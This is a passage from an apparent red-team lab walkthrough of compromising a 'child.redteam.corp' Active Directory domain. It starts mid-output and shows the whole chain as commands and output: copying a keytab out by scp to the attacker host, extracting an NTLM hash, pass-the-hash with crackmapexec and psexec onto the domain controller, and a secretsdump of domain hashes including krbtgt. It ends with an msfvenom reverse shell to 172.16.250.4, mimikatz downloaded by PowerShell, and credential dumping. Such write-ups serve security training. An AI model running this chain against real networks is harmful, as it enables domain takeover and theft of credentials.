3 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
4 ADMIN-SYSTEM$@CHILD.REDTEAM.CORP
4 xubuntu/administrator@CHILD.REDTEAM.CORP
4 host/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
4 host/Admin-System@CHILD.REDTEAM.CORP
4 RestrictedKrbHost/ADMIN-SYSTEM@CHILD.REDTEAM.CORP
4 RestrictedKrbHost/Admin-System@CHILD.REDTEAM.CORP
```

Back to our admin-sys directory, I was able to get to root access.

```
support@Admin-System:/home$ ls
admin-sys  support  sysadm@child.redteam.corp
support@Admin-System:/home$ cd admin-sys
support@Admin-System:/home/admin-sys$ ls
child-admin.keytab  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
support@Admin-System:/home/admin-sys$ sudo su
[sudo] password for support:
root@Admin-System:/home/admin-sys# whoami
root
root@Admin-System:/home/admin-sys# hostname
Admin-System
root@Admin-System:/home/admin-sys# id
uid=0(root) gid=0(root) groups=0(root)
root@Admin-System:/home/admin-sys#
```

From my research, I can able to read the content of the child-admin.keytab using the tool KeyTabExtract.py. This means we need to download this keytab file.


child-admin.keytab

```
scp child-admin.keytab USER@172.16.250.4:child-admin.keytab
```

```
root@Admin-System:/home/admin-sys# scp child-admin.keytab [redacted]@172.16.250.4:child-admin.keytab
[redacted]@172.16.250.4's password:
child-admin.keytab                                    100%  138     0.1KB/s   00:00
```

KeyTabExtract.py

KeyTabExtract is a little utility to help extract valuable information from 502 type .keytab files, which may be used to authenticate Linux boxes to Kerberos. The script will extract information such as the realm, Service Principal, Encryption Type and NTLM Hash.



child-admin NTLM HASH

Nice I had the child-admin NTLM HASH, we can possibly use this to login to our machines or extract information from other domain users.

```
NTML HASH: dbac2b57a73bb883422658d2aea36967
```

Lateral Movement

crackmapexec

Using CrackMapExec I will try to check if I can can collect Active Directory information to conduct lateral movement through the network. Since I assumes that 10.10.10.2 is possible domain controller IP, I execute the crackmapexec to it

```
proxychains poetry run crackmapexec smb 10.10.10.2 -u 'child-admin' -H :dbac2b57a73bb8
83422658d2aea36967
```

child.redteam.corp\child-admin

Nice, I got the Pwn3d! and found out that 10.10.10.2 is the domain controller named RED-CHILDDC running on Windows Server 2016 Standard 14393 x64.

```
└─ $proxychains poetry run crackmapexec smb 10.10.10.2 -u 'child-admin' -H :dbac2b57a73bb8
83422658d2aea36967
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:135-<><>-OK
SMB         10.10.10.2      445    RED-CHILDDC      [*] Windows Server 2016 Standard 14393 x
64 (name:RED-CHILDDC) (domain:child.redteam.corp) (signing:True) (SMBv1:True)
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
SMB         10.10.10.2      445    RED-CHILDDC      [+] child.redteam.corp\child-admin:dbac2
b57a73bb883422658d2aea36967 (Pwn3d!)
```

External IP Address	Description
172.16.25.1	Out of Scope
172.16.25.2	Production-Server
172.16.25.3	child.redteam.corp/EMPLOYEE-SYSTEM
Internal IP Address	Description
10.10.10.1	Reserved IP of the network
10.10.10.2	RED-CHILDDC
10.10.10.3	ADMIN-SYSTEM
10.10.10.4	unknown
10.10.10.5	The compromised Production-Server (Ubuntu 8.04)

psexec.py

Using the psexec.py, the child-admin hash and with our active proxy running on 1080. I will login to the Domain Controller IP address through the child-admin user.

```
proxychains psexec.py child.redteam.corp/child-admin@10.10.10.2 -hashes :dbac2b57a73bb
883422658d2aea36967
```

```
└─ $proxychains psexec.py child.redteam.corp/child-admin@10.10.10.2 -hashes :dbac2b57a73bb
883422658d2aea36967
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.10.1.dev1+20230511.163246.f3d0b9e - Copyright 2022 Fortra

|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
[*] Requesting shares on 10.10.10.2.....
[*] Found writable share ADMIN$
[*] Uploading file WzcTzYJS.exe
[*] Opening SVCManager on 10.10.10.2.....
[*] Creating service wfht on 10.10.10.2.....
[*] Starting service wfht.....
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
[!] Press help for extra shell commands
|D-chain|-<>-127.0.0.1:1080-<><>-10.10.10.2:445-<><>-OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

There, I got successfully accessed it.

```
net user /domain
```

Enumerating more further on the machine, I can see more domain users.


```
C:\Users\Public> net user /domain

User accounts for \\

-------------------------------------------------------------------------------
as_svc                   child-admin              DefaultAccount
emp1                     emp10                    emp2
emp3                     emp4                     emp5
emp6                     emp7                     emp8
emp9                     Guest                    krbtgt
poweracl_user            spn_svc                  super_user
sysadm
The command completed with one or more errors.


C:\Users\Public>
```

Moving to DC

secretsdump.py


To look more information on my target domain controller, I will use the secretsdump.py to extract **credentials and secrets from a system.**

```
proxychains secretsdump.py child.redteam.corp/child-admin@10.10.10.2 -hashes :dbac2b57
a73bb883422658d2aea36967
```



Great, I got the Administrator credential and other more machine part of this domain.

Also I got the krbtgt credentials as well.



secretsdump.py -debug

Even more information I gathered using the -debug switch

```
proxychains secretsdump.py -debug child.redteam.corp/child-admin@10.10.10.2 -hashes :d
bac2b57a73bb883422658d2aea36967
```

```
child-admin:500:aad3b435b51404eeaad3b435b51404ee:dbac2b57a73bb883422658d2aea36967:::
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:24dd6646fd7e11b60b6a9508e6fe7e5a:::
```

```
child.redteam.corp\sysadm:1109:aad3b435b51404eeaad3b435b51404ee:656574bdd1dc7c1e310eb6908f6123d8:::
```

```
child.redteam.corp\emp2:1111:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1112
[+] Calling DRSGetNCChanges for {d1ff34bc-7d96-44e0-8fb3-776adf93580c}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp3,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp3:1112:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1113
[+] Calling DRSGetNCChanges for {68fbfefd-4081-4502-9328-d5776b36b86b}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp4,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp4:1113:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1114
[+] Calling DRSGetNCChanges for {b6b9c32e-f718-47b8-8e29-705c271589ff}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp5,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp5:1114:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1115
[+] Calling DRSGetNCChanges for {c4803e3f-b862-4e56-930d-3b5bd9e83ad6}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp6,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp6:1115:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
```

```
child.redteam.corp\emp7:1116:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1117
[+] Calling DRSGetNCChanges for {a06c977a-7e8d-46dc-9c1f-28b6b5686564}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp8,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp8:1117:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1118
[+] Calling DRSGetNCChanges for {a9e8136d-5e31-416f-bbdc-54569f8022ca}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp9,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp9:1118:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1119
[+] Calling DRSGetNCChanges for {ac1cb4c7-0111-41ef-b071-08855dd401c1}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=emp10,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\emp10:1119:aad3b435b51404eeaad3b435b51404ee:854a39bda8ad7605ac5255dab6008568:::
```

```
child.redteam.corp\super_user:1121:aad3b435b51404eeaad3b435b51404ee:88ba7399b6b63b80cd932f3b8aa45f4b:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1128
[+] Calling DRSGetNCChanges for {9c1f1d0d-db35-4af0-a931-f67a63232686}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=spn_svc,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\spn_svc:1128:aad3b435b51404eeaad3b435b51404ee:280f103e7ada71043bd1d83dbff2b74e:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1129
[+] Calling DRSGetNCChanges for {60c8bc34-4ac6-4d7f-8f49-1865e1a81eee}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=as_svc,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\as_svc:1129:aad3b435b51404eeaad3b435b51404ee:71fba5ea3c3d9f9fd1e7368bb22fc2be:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1130
[+] Calling DRSGetNCChanges for {fd08ce94-8e57-494c-9da2-fcf90023de64}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=poweracl_user,CN=Users,DC=child,DC=redteam,DC=corp
child.redteam.corp\poweracl_user:1130:aad3b435b51404eeaad3b435b51404ee:92b8ee50d7bbfa144e735a3c664aa049:::
```

```
RED-CHILDDC$:1000:aad3b435b51404eeaad3b435b51404ee:d5aa7ba39df68eaa166a9d93f917a894:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1104
[+] Calling DRSGetNCChanges for {3b252061-a0ef-4542-8ca8-035b8af53db4}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=EMPLOYEE-SYSTEM,CN=Computers,DC=child,DC=redteam,DC=corp
EMPLOYEE-SYSTEM$:1104:aad3b435b51404eeaad3b435b51404ee:d6c2ad983541aef197a6d6bc772ac80e:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1105
[+] Calling DRSGetNCChanges for {a51bb4f8-2cfc-4aba-a035-5fa312ac8c7b}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=DATABASE-SERVER,CN=Computers,DC=child,DC=redteam,DC=corp
DATABASE-SERVER$:1105:aad3b435b51404eeaad3b435b51404ee:7ba2a6dec0d3fbcaadc93371038680a7:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1106
[+] Calling DRSGetNCChanges for {396e9aab-273b-496e-b833-7ee682b9c50f}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=ADMIN-SYSTEM,CN=Computers,DC=child,DC=redteam,DC=corp
CHILD.REDTEAM.CORP\ADMIN-SYSTEM$:1106:aad3b435b51404eeaad3b435b51404ee:d56ab403591e6af9ecd564cbc2a60aef:::
```

```
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Calling DRSCrackNames for S-1-5-21-2332039752-785340267-2377082902-1103
[+] Calling DRSGetNCChanges for {3421c28f-75a5-49a8-b4f5-0989747b983b}
[+] Entering NTDSHashes.__decryptHash
[+] Decrypting hash for user: CN=REDTEAM$,CN=Users,DC=child,DC=redteam,DC=corp
REDTEAM$:1103:aad3b435b51404eeaad3b435b51404ee:b4fb8b9f7689163e0f34bfe5446fab24:::
[+] Leaving NTDSHashes.__decryptHash
[+] Entering NTDSHashes.__decryptSupplementalInfo
[+] Leaving NTDSHashes.__decryptSupplementalInfo
[+] Finished processing and printing user's hashes, now printing supplemental information
[*] Kerberos keys grabbed
```


Moving further to our enumeration, I will use the windows/shell_reverse_tcp and incognito.exe to spawn a reverse shell from our attacking machine.

windows/shell_reverse_tcp - binary-jupin.exe and incognito.exe

Creating my reverse shell using msfvenom and send it to the compromised child-admin machine along with the incognito.exe

```
sudo msfvenom --platform windows -p windows/shell_reverse_tcp LHOST=172.16.250.4 LPORT
=443 -f exe -o binary-jupin.exe
```


```
└──╼ $sudo msfvenom --platform windows -p windows/shell_reverse_tcp LHOST=172.16.250.4 LPORT=443 -f exe -o binary-jupin.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: binary-jupin.exe
```



Execute the incognito.exe and my crafted reverse shell.


```
incognito.exe execute -c "child.redteam.corp\child-admin" C:\Users\Public\binary-jupi
n.exe
```

I got the shell listening on port 443 which I setup in my crafted reverse shell.



Initiate enumeration on the spawned shell at port 443 and did get the same domain users information.

```
net user /domain
```



mimikatz.exe

Now I will be using the mimikatz tool to extract more information connected to our compromised child-admin machine. Sending this to our compromised machine.

```
C:\Users\Public>powershell iwr -usebasicparsing http://172.16.250.4/mimikatz.exe -outfile mimikatz.exe -Verbose
powershell iwr -usebasicparsing http://172.16.250.4/mimikatz.exe -outfile mimikatz.exe -Verbose
VERBOSE: GET http://172.16.250.4/mimikatz.exe with 0-byte payload
VERBOSE: received 1250056-byte response of content type
application/x-msdos-program

C:\Users\Public>dir mimikatz.exe
dir mimikatz.exe
 Volume in drive C has no label.
 Volume Serial Number is 3693-ED18

 Directory of C:\Users\Public

07/08/2023  10:50 PM         1,250,056 mimikatz.exe
               1 File(s)      1,250,056 bytes
               0 Dir(s)  21,767,970,816 bytes free

C:\Users\Public>
```

Executes a mimikatz session. From the output, I only did get the SID of the child-admin and the NTLM Hash of RED-CHILDDC

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 31395 (00000000:00007aa3)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 11/29/2021 11:48:17 AM
SID               :
    msv :
     [00000003] Primary
     * Username : RED-CHILDDC$
     * Domain   : CHILD
     * NTLM     : d5aa7ba39df68eaa166a9d93f917a894
     * SHA1     : 5b722d5628c7e66947981c6a5a462c3f83efa9e4
    tspkg :
    wdigest :
    kerberos :
    ssp :
    credman :
```

child-admin SID

